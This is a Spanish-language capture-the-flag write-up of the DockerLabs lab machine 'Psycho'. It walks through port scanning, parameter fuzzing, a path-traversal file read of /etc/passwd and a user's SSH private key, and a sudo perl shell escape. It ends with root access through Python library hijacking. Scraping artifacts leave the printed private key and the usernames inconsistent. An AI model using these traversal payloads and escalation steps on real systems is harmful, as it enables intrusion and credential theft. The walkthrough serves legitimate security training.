

PSYCHO - FACIL

#dockerlabs #maquina-facil

MAQUINA PSYCHO.

Este es un writeup de la maquina, donde explico como encontré la vulnerabilidades de esta misma.

Primero hacemos un escaneo de nmap sys-scan que es más rapido para detectar puertos abiertos:

```
nmap -sS --open -p- --min-rate 5000 -vvv -n -Pn 172.17.0.2
```

```
> nmap -sS --open -p- --min-rate 5000 -vvv -n -Pn 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-17 15:10 -05
Initiating ARP Ping Scan at 15:10
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 15:10, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 15:10
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 15:10, 10.73s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000057s latency).
Scanned at 2025-11-17 15:10:37 -05 for 11s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)


Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 11.04 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

PUERTOS ABIERTOS: 22,80

80 -> Suele atribuirse a un puerto http que despliega una web

22 -> Suele atribuirse a un puerto ssh

Tenemos una web, que no parece tener nada interesante a primera vista.



Pero en pie de pagina podemos ver un texto que dice `[!]error[!]` y en el código fuente no se atribuye a ninguna etiqueta, esto nos puede hacer pensar que algo por detras esta fallando así

que intentamos hacer Fuzzing de parámetros.

```
wfuzz -w /home/rooking/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt -u "http://172.17.0.2/?FUZZ=" --hh=2596
```

```
> wfuzz -w /home/rooking/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against
ation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://172.17.0.2/?FUZZ=
Total requests: 87650

=====
ID      Response    Lines   Word     Chars   Payload
=====

000005217:  500       62 L     166 W    2582 Ch    "secret"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...

Total time: 0
Processed Requests: 63921
Filtered Requests: 63920
Requests/sec.: 0
|
```

Encontramos el parametro secret que es vulnerable a LFI

Not Secure http://172.17.0.2/index.php?secret=../../../../etc/passwd

Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources CVE-2024-6387 R... Ligolo-ng — Pivota... GitHub - xros/py_dj...

By TLuisillo_o

A home for people who strive to look, feel, and perform their very best.

Book Your Visit

Welcome to this CTF

Experience the ultimate in lorem and quiero un mundo de caramelos.

© 2024 @TLuisillo_o & DockerLabs

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/bin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin rx:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534:/:/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin messagebus:x:100:102:/nonexistent:/usr/sbin/nologin systemd-resolve:x:996:996:systemd Resolver:/usr/sbin/nologin vaxel:x:1001:1001:,,,:/home/vaxel:/bin/bash sshd:x:101:65534:/:/run/sshd:/usr/sbin/nologin luisillo:x:1002:1002:/home/luisillo:/bin/sh
```

En el /etc/passwd podemos ver dos usuarios, luego de un extenso FUZZING de archivos que incluían logs de apache en múltiples rutas, me dio por probar si es que era posible que en alguno de estos usuarios tenia a la vista una clave privada id_rsa de ssh.

```

> wfuzz -w test_files.txt -t400 -u "http://172.17.0.2/?secret=../../../../../../../../FUZZ" --hh=2582
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against OpenSSL, see https://curl.haxx.se/docs/ssl-compile.html for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
```


Target: http://172.17.0.2/?secret=../../../../../../../../FUZZ
Total requests: 1516

| ID | Response | Lines | Word | Chars | Payload |
|------------|----------|-------|-------|---------|---------------------------|
| 000001516: | 200 | 100 L | 210 W | 5184 Ch | "/home/vaxe1/.ssh/id_rsa" |

Total time: 0
Processed Requests: 1516
Filtered Requests: 1515
Requests/sec.: 0

el usuario **vaxe1** dispone de una **id_rsa** a la que tenemos acceso asi que la utilizamos para entrar de la siguiente manera:

Copiamos la key




```

<footer class="bg-dark text-white text-center py-4">
    <div class="container">
        <p>&copy; 2024 @TLuisillo_o & DockerLabs</p>
    </div>
</footer>

<script src="https://cdn.jsdelivr.net/npm/@popperjs/core@2.11.6/dist/umd/popper.min.js"></script>
<script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/js/bootstrap.min.js"></script>
```

-----BEGIN OPENSSH PRIVATE KEY-----
-----END OPENSSH PRIVATE KEY-----

La pegamos en un archivo tambien llamado id_rsa



```
1 -----BEGIN OPENSSH PRIVATE KEY-----
2 b3B1bnNzaC1rZktjdEAAAABG5bmUAAAAEbm9uZQAAAAAAAAAAQABAIwAAAAdzc2gtcn
3 NhAAA AwEAAQAAYEAvbNAZ0aACG0wA5LY+2RLpTmBl0vBVufshInzIzQIiBsgZUEB5Dk
4 2LxNBdzStQBax6ZMsD+jUCU02DUfOW0A7BQuR/PqrZ+LaGgeBnCvZwYfaJlVHjy2MLVZ3
5 tmrnPURyCEcQ+4oGye4ozgao+FdJElH3t10YyAPX+bZx+b5xYrn6vOp2Djb1/moXtWF
6 ACgDejGuYJ1dYB6hh63+E+hcPmZgMvxDxH8o6vgCFirXtnxs3003H2k81.lwWY9ZFdlEh8
7 t30rmU6Szh/p3c2L1no+4eyvC2VCTuF23269ceVCqKzP9sVKe7Vcq9fYRWr7ssuQqa
8 0Zmr0Vzpk7KE04ck4kAQlimmUzp0ltDnP8Ay8lHAnRMzuXJJCtlaf5R58A2ngEtKbjDMM
9 2fftTd/DpkOAIFe2p+lqrQLw9tFLPK7dPbmhVsM1CN+DkY5D5XDeLnzICxKHcsc+/f/cmA
10 UafMqBMTb1lucsw/Tw2757pq49+Xemc3qBwes1AAAFiGAU0eRgFNHkAAAB3NzaC1yc2
11 EAAQGHAL2zeGTmgAhtMA052PtKZT6U5gZdLwBn7IR58yMoCIqUoGVBA+Q5N18TOxc0rUA
12 QMemTLA/o1a1NNg1Hzlta0wUFKz/z6q2f12hoHgTXFcMn2iLzbxyctjC1Wd7zq5z1EWAhH
13 EPuGhqBsnuKM46qPhXR9J99bddWgJ1/m2V/m0sWk5+r0Kdg425f5qF7vhQaOa3iRrmCS
14 HwARoYet/hPoXD5mYDL1w8R/K0r4AHq1yJ8bNztNx9pAd58FLWPWRXZRIfLd0K5l0kmYf
15 6d3Ni9Z6puHsrwlQrbhdt9uvXhklQqpCs/bLynu1Qqh/X2EVq+7LLLkKmjna/Dlc6Z0y
16 hNA0Hj0JAEC4ppLM6TpBqSz/AMvJrwj0TM7LySqrZwhelAfNp4BE5AYwzDn37U3f3t5D
17 gCBXtqfpaq0JcPbNz13jvb5B8xtDzN4pkGLGvK1+8bInlgulMkTQKItXoVhokGkp4b+fu
18 ZbnLfV08Nu+e6qePflxJnN6gVnrNQAAAMBAAEAAAGADK57qsTf/pr1Bf3NUJz+YbJ4NX
19 5e6YJ1Xjyb30JK+wUJzv0EdngZZ1h4s7F2n+V70qFl0tkLqmXtfPfcgEbjyyr0dbgw@j4
20 4sRhIwspoIrVG0NTKXj0jWdqTG/ArKogXxsmNb+snLoPFoEUHZDjpePFcgjXlaYmZ0G
21 +bvZn@RNgg4ewBszZs13jvb5B8xtDzN4pkGLGvK1+8bInlgulMkTQKItXoVhokGkp4b+fu
22 7VjDtaS4Cywsx50w/G/ZMgYBwFLRBcDDUdK2zsmCbrhexLKT/sae64EzahubScKyZlztD
23 2lP27E0OPvdPlt9gnry83JuFHBLChMd4shq/u08vGa1nGvOCWs4wMArbpJQ+EAJ3k3Gvh
24 oqWp3Q4N4F1tmwlrbqX2K2P2T5yB+rLoBxfJwLELz1zd+08mfP9Yknav2vVypUixUglNWhJ
25 ZnmNtuAsCPad12NvKpM61PcThj1hVckFxwJqn6Ndjj+NGNwCbeUrxbkH0vToD7qfAAA
26 wQcvSzm/YSxpX3b5sgH+shH5yM0XR96Sc8hErWMDT9g1zcaeEVB302iH/T+JrtUlm4PxI
27 kwFc5ZHHTZ2dd0X4VpE02jsfkwTEyqWMcZHTK19Prz2zsKVmu6F94s0cN8154LeQBnx
28 gt22Dr/KKA71Hk0H7TyeGnlsmBtzoa3spq3co9lnkccnhm1KueduL4RcSysDqXyB0tN86
29 G118Hyysm815Cs04KGsgxmC51qlCMfBy7z/6n0X7sm5/kP+jMsaAADBa08TiHrYTl/kgSPM
30 ITaekvQUJWcpFCKH07jwzNp4buYAn03iGvHvQpcS7uboD8/mve207e97ugK4Nqc68SzSu
31 bdqAnd4FF3NLoXP/pZPaPS1FR1opY0jHyB+U6RELqai3419AlerMc+4MoCoUmvzxqay3o
32 tbjRhz08jwiFifszwnN7taclnEfkrkBy7n1bxRd2XLjknZHFU0Fz0FWdtXilQa+y6qJ6
33 lKtEvWKnQigZB9Wt+M3lsEVWdEQK1nWAAAMEAyyEsmbLuzkBLMu6P4+6sUq8f68eP3Ad
34 bJltqoUjeYwe9K0f07G15W2nwbe/E9WeaI1DcSDpzbwUwFBBylmijeHVAqtJWjgZcpsOy2
35 1+S40QbCbg+3zC5Nx75543WvnF+rt2tN0S6aWCeqUPyb4SSQXki4QBK0MN8eC5Xwf/aQ
36 aNRPo4BygXUCAHRZ77etVNQY9qvdwI5s0nTexbHM9Rz608T+7qWsg2DECtV+dBu0
37 1w8t1JUw1y-rXTAAAEnZheGVpQDIzMRlMDI2mZmZA==
38 -----END OPENSSH PRIVATE KEY-----
```

Por ultimo otorgamos permisos solo al propietario

```
chmod 600 id_rsa
```

E intentamos entrar usando esta id_rsa

```
ssh -i id_rsa vaxei@172.17.0.2
```

```
> ssh -i id_rsa vaxei@172.17.0.2
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.32-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:      https://landscape.canonical.com
 * Support:         https://ubuntu.com/pro
```

```
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
```

```
To restore this content, you can run the 'unminimize' command.
```

```
Last login: Sat Aug 10 02:25:09 2024 from 172.17.0.1
```

```
vaxei@94b1450b5be5:~$ |
```

ESCALADA

Viendo los permisos a nivel de sudoers vemos que podemos ejecutar como el usuario luisillo el programa perl

```
vaxe1@94b1450b5be5:~$ sudo -l
Matching Defaults entries for vaxe1 on 94b1450b5be5:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
User vaxe1 may run the following commands on 94b1450b5be5:
    (luisillo) NOPASSWD: /usr/bin/perl
vaxe1@94b1450b5be5:~$
```

Así que simplemente nos otorgamos una bash con ese usuario con el siguiente comando:

```
sudo -u luisillo /usr/bin/perl -e 'exec "/bin/bash"'
```

```
vaxe1@94b1450b5be5:~$ sudo -u luisillo /usr/bin/perl -e 'exec "/bin/bash"'
luisillo@94b1450b5be5:/home/vaxe1$ whoami
luisillo
```

Una vez somos el usuario luisillo podemos ver que a nivel de sudoers puede ejecutar un script en específico.

```
Matching Defaults entries for luisillo on 94b1450b5be5:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/
User luisillo may run the following commands on 94b1450b5be5:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/paw.py
```

El script tiene el siguiente contenido:

```
import subprocess
import os
import sys
import time

# F
def dummy_function(data):
    result = ""
    for char in data:
        result += char.upper() if char.islower() else char.lower()
    return result

# Código para ejecutar el script
os.system("echo Ojo Aquí")

# Simulación de procesamiento de datos
def data_processing():
    data = "This is some dummy data that needs to be processed."
    processed_data = dummy_function(data)
    print(f"Processed data: {processed_data}")

# Simulación de un cálculo inútil
def perform_useless_calculation():
    result = 0
    for i in range(1000000):
        result += i
    print(f"Useless calculation result: {result}")

def run_command():
    subprocess.run(['echo Hello!'], check=True)

def main():
    # Llamadas a funciones que no afectan el resultado final
    data_processing()
    perform_useless_calculation()

    # Comando real que se ejecuta
    run_command()

if __name__ == "__main__":
    main()
```

Lo verdaderamente relevante de este script es que se ejecuta en el directorio /opt que tiene los permisos mal configurados y nos permite crear archivos internamente

```
drwxr-xr-x 1 root root 0 Jun 5 2024 mnt
drwxr-xrwx 1 root root 12 Aug 10 2024 opt
dr-xr-xr-x 486 root root 0 Nov 17 20:09 proc
```

asi que podemos acontecer un **Python Library Hijacking** de la siguiente manera:

Este script hace llamado a 3 librerías pero nos fijaremos en la primera, subprocess. creamos un archivo subprocess.py en el mismo directorio que contendrá un script básico que nos brinde una shell bash

subprocess.py

```
import os
os.system("/bin/bash")
```

dado que python tiende a buscar primero en el directorio actual los modulos llamados en el script, es así como se acontece el **Python Library Hijacking** así que simplemente ejecutamos el script a nivel de sudoers y podremos escalar privilegios:

```
luisillo@94b1450b5be5:/opt$ sudo /usr/bin/python3 /opt/paw.py
root@94b1450b5be5:/opt# id
> ^C
root@94b1450b5be5:/opt# id
uid=0(root) gid=0(root) groups=0(root)
root@94b1450b5be5:/opt# |
```

COMPLETANDO LA MAQUINA :)